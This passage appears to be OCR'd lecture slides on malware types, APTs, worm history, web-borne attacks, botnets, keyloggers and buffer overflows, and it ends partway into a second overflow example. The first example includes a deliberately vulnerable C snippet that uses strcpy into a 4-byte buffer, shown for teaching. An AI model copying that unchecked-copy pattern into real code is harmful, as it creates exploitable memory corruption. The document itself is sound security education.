
- Corruption of system or data files
- Theft of service/make the system a zombie agent of attack as part of a botnet
- Theft of information from the system/keylogging
- Stealthing/hiding its presence on the system

# Attack Kits

- Initially the development and deployment of malware required considerable technical skill by software authors
  - The development of virus-creation toolkits in the early 1990s and then more general attack kits in the 2000s greatly assisted in the development and deployment of malware
- Toolkits are often known as “crimeware”
  - Include a variety of propagation mechanisms and payload modules that even novices can deploy
  - Variants that can be generated by attackers using these toolkits creates a significant problem for those defending systems against them
- Examples are:
  - Zeus
  - Angler

# Attack Sources

- Another significant malware development is the change from attackers being individuals often motivated to demonstrate their technical competence to their peers to more organized and dangerous attack sources such as:


Politically motivated attackers
Criminals
Organized crime
Organizations that sell their services to companies and nations
National government agencies

- This has significantly changed the resources available and motivation behind the rise of malware and has led to development of a large underground economy involving the sale of attack kits, access to compromised hosts, and to stolen information

# Advanced Persistent Threats (APTs)

- **APT**
  - Sophisticated attack that tries to access and steal information from computers
- **Requirement**
  - Remain invisible for as long as possible

- Well-resourced, persistent application of a wide variety of intrusion technologies and malware to selected targets (usually business or political)
- Typically attributed to state-sponsored organizations and criminal enterprises
- Differ from other types of attack by their careful target selection and stealthy intrusion efforts over extended periods
- High profile attacks include Aurora, RSA, APT1, and Stuxnet

# Advanced Persistent Threats (APTs)

## Advanced

- Combination of attack methods and tools
- The individual components/tools may not necessarily be technically advanced but are carefully selected to suit the chosen target

## Persistent

- Determined application of the attacks over an extended period against the chosen target in order to maximize the chance of success
- A variety of attacks may be progressively applied until the target is compromised
- “Low-and-slow” approach

## Threats

- Threats to the selected targets as a result of the organized, capable, and well-funded attackers intent to compromise the specifically chosen targets
- The active involvement of people in the process greatly raises the threat level from that due to automated attacks tools, and also the likelihood of successful attacks
  - Attacker is skilled, motivated, and organized

# APT Attacks

## Aim:

- Varies from theft of intellectual property or security and infrastructure related data to the physical disruption of infrastructure

## Techniques used:

- Social engineering
- Spear-phishing email
- Drive-by-downloads from selected compromised websites likely to be visited by personnel in the target organization

## Intent:

- To infect the target with sophisticated malware with multiple propagation mechanisms and payloads
- Once they have gained initial access to systems in the target organization a further range of attack tools are used to maintain and extend their access

# Viruses and its components

- Piece of software that infects programs
  - Modifies them to include a copy of the virus
  - Replicates and goes on to infect other content
  - Easily spread through network environments
- When attached to an executable program a virus can do anything that the program is permitted to do
  - Executes secretly when the host program is run
- Specific to operating system and hardware
  - Takes advantage of their details and weaknesses

**Infection mechanism**

- Means by which a virus spreads or propagates
- Also referred to as the *infection vector*


**Trigger**

- Event or condition that determines when the payload is activated or delivered
- Sometimes known as a *logic bomb*

**Payload**

- What the virus does (besides spreading)
- May involve damage or benign but noticeable activity

# Virus Phases



Dormant phase

Virus is idle

Will eventually be activated by some event

Not all viruses have this stage

Triggering phase

Virus is activated to perform the function for which it was intended

Can be caused by a variety of system events

Propagation phase

Virus places a copy of itself into other programs or into certain system areas on the disk

May not be identical to the propagating version

Each infected program will now contain a clone of the virus which will itself enter a propagation phase

Execution phase

Function is performed

May be harmless or damaging

# Virus Classifications

### Classification by target

- Boot sector infector
  - Infects a master boot record or boot record and spreads when a system is booted from the disk containing the virus
- File infector
  - Infects files that the operating system or shell considers to be executable
- Macro virus
  - Infects files with macro or scripting code that is interpreted by an application
- Multipartite virus
  - Infects files in multiple ways

### Classification by concealment strategy

- Encrypted virus
  - A portion of the virus creates a random encryption key and encrypts the remainder of the virus
- Stealth virus
  - A form of virus explicitly designed to hide itself from detection by anti-virus software
- Polymorphic virus
  - A virus that mutates with every infection
- Metamorphic virus
  - A virus that mutates and rewrites itself completely at each iteration and may change behavior as well as appearance

# Worms

- Program that actively seeks out more machines to infect and each infected machine serves as an automated launching pad for attacks on other machines
- Exploits software vulnerabilities in client or server programs
- Can use network connections to spread from system to system
- Spreads through shared media (USB drives, CD, DVD data disks)
- E-mail worms spread in macro or script code included in attachments and instant messenger file transfers
- Upon activation the worm may replicate and propagate again
- Usually carries some form of payload
- First known implementation was done in Xerox Palo Alto Labs in the early 1980s


# Worm Replication

| | |
|---|---|
| Electronic mail or instant messenger facility | • Worm e-mails a copy of itself to other systems<br>• Sends itself as an attachment via an instant message service |
| File sharing | • Creates a copy of itself or infects a file as a virus on removable media |
| Remote execution capability | • Worm executes a copy of itself on another system |
| Remote file access or transfer capability | • Worm uses a remote file access or transfer service to copy itself from one system to the other |
| Remote login capability | • Worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other |

# Recent Worm Attacks

| | | |
|---|---|---|
| Melissa | 1998 | E-mail worm<br>First to include virus, worm and Trojan in one package |
| Code Red | July 2001 | Exploited Microsoft IIS bug<br>Probes random IP addresses<br>Consumes significant Internet capacity when active |
| Code Red II | August 2001 | Also targeted Microsoft IIS<br>Installs a backdoor for access |
| Nimda | September 2001 | Had worm, virus and mobile code characteristics<br>Spread using e-mail, Windows shares, Web servers,  Web clients, backdoors |
| SQL Slammer | Early 2003 | Exploited a buffer overflow vulnerability in SQL server<br>compact and spread rapidly |
| Sobig.F | Late 2003 | Exploited open proxy servers to turn infected machines into spam engines |
| Mydoom | 2004 | Mass-mailing e-mail worm<br>Installed a backdoor in infected machines |
| Warezov | 2006 | Creates executables in system directories<br>Sends itself as an e-mail attachment<br>Can disable security related products |
| Conficker (Downadup) | November 2008 | Exploits a Windows buffer overflow vulnerability<br>Most widespread infection since SQL Slammer |
| Stuxnet | 2010 | Restricted rate of spread to reduce chance of detection<br>Targeted industrial control systems |

# WannaCry




Ransomware attack in May 2017 that spread extremely fast over a period of hours to days, infecting hundreds of thousands of systems belonging to both public and private organizations in more than 150 countries

It spread as a worm by aggressively scanning both local and random remote networks, attempting to exploit a vulnerability in the SMB file sharing service on unpatched Windows systems

This rapid spread was only slowed by the accidental activation of a “kill-switch” domain by a UK security researcher

Once installed on infected systems, it also encrypted files, demanding a ransom payment to recover them

# State of the art



# Drive-By-Downloads

Exploits browser and plugin vulnerabilities so when the user views a webpage controlled by the attacker, it contains code that exploits the bug to download and install malware on the system without the user’s knowledge or consent

In most cases the malware does not actively propagate as a worm does

Spreads when users visit the malicious Web page

# Watering-Hole Attacks

- A variant of drive-by-download used in highly targeted attacks
- The attacker researches their intended victims to identify websites they are likely to visit, then scans these sites to identify those with vulnerabilities that allow their compromise
- They then wait for one of their intended victims to visit one of the compromised sites
- Attack code may even be written so that it will only infect systems belonging to the target organization and take no action for other visitors to the site
- This greatly increases the likelihood of the site compromise remaining undetected

# Malvertising

Places malware on websites without actually compromising them

The attacker pays for advertisements that are highly likely to be placed on their intended target websites and incorporate malware in them

Using these malicious ads, attackers can infect visitors to sites displaying them

The malware code may be dynamically generated to either reduce the chance of detection or to only infect specific systems

Has grown rapidly in recent years because they are easy to place on desired websites with few questions asked and are hard to track

Attackers can place these ads for as little as a few hours, when they expect their intended victims could be browsing the targeted websites, greatly reducing their visibility


# Clickjacking

- Also known as a user-interface (UI) redress attack
- Using a similar technique, keystrokes can also be hijacked
  - A user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker

- Vulnerability used by an attacker to collect an infected user’s clicks
  - The attacker can force the user to do a variety of things from adjusting the user’s computer settings to unwittingly sending the user to Web sites that might have malicious code
  - By taking advantage of Adobe Flash or JavaScript an attacker could even place a button under or over a legitimate button making it difficult for users to detect
  - A typical attack uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page
  - The attacker is hijacking clicks meant for one page and routing them to another page

# Social Engineering

- “Tricking” users to assist in the compromise of their own systems



Spam

Unsolicited bulk e-mail

Significant carrier of malware

Used for phishing attacks

Trojan horse

Program or utility containing harmful hidden code

Used to accomplish functions that the attacker could not accomplish directly

Mobile phone Trojans

First appeared in 2004 (Skuller)

Target is the smartphone

# Payload System Corruption

- Real-world damage
  - Causes damage to physical equipment
    - Chernobyl virus rewrites BIOS code
  - Stuxnet worm
    - Targets specific industrial control system software
  - There are concerns about using sophisticated targeted malware for industrial sabotage

- Logic bomb
  - Code embedded in the malware that is set to “explode” when certain conditions are met

# Payload – Attack Agents Bots

- Takes over another Internet attached computer and uses that computer to launch or manage attacks
- *Botnet* - collection of bots capable of acting in a coordinated manner
- Uses:
  - ○ Distributed denial-of-service (DDoS) attacks
  - ○ Spamming
  - ○ Sniffing traffic
  - ○ Keylogging
  - ○ Spreading new malware
  - ○ Installing advertisement add-ons and browser helper objects (BHOs)
  - ○ Attacking IRC chat networks
  - ○ Manipulating online polls/games

# Remote Control Facility

- Distinguishes a bot from a worm
  - ○ Worm propagates itself and activates itself
  - ○ Bot is initially controlled from some central facility
- Typical means of implementing the remote control facility is on an IRC server
  - ○ Bots join a specific channel on this server and treat incoming messages as commands
  - ○ More recent botnets use covert communication channels via protocols such as HTTP
  - ○ Distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure

# Payload – Information Theft Keyloggers and Spyware

## Keylogger

- Captures keystrokes to allow attacker to monitor sensitive information
- Typically uses some form of filtering mechanism that only returns information close to keywords (“login”, “password”)

## Spyware

- Subverts the compromised machine to allow monitoring of a wide range of activity on the system
  - Monitoring history and content of browsing activity
  - Redirecting certain Web page requests to fake sites
  - Dynamically modifying data exchanged between the browser and certain Web sites of interest

# Buffer overflows

- Buffer =
  - Contiguous set of a given data type
  - Common in C
    - All strings are buffers of char’s
- Overflow =
  - Put more into the buffer than it can hold
- Where does the extra data go?
- A buffer overflow, is defined in the NIST Glossary of Key Information Security Terms as follows:
  - “A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

# Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
    - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

**Consequences:**


- **Corruption of program data**
- **Unexpected transfer of control**
- **Memory access violations**
- **Execution of code chosen by attacker**

# A buffer overflow example 1

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

**Upon return, sets `%ebp` to `0x0021654d`**



SEGFAULT (0x00216551)

# A buffer overflow example 2

```c
#include <stdio.h>
int main(int argc, char **argv)
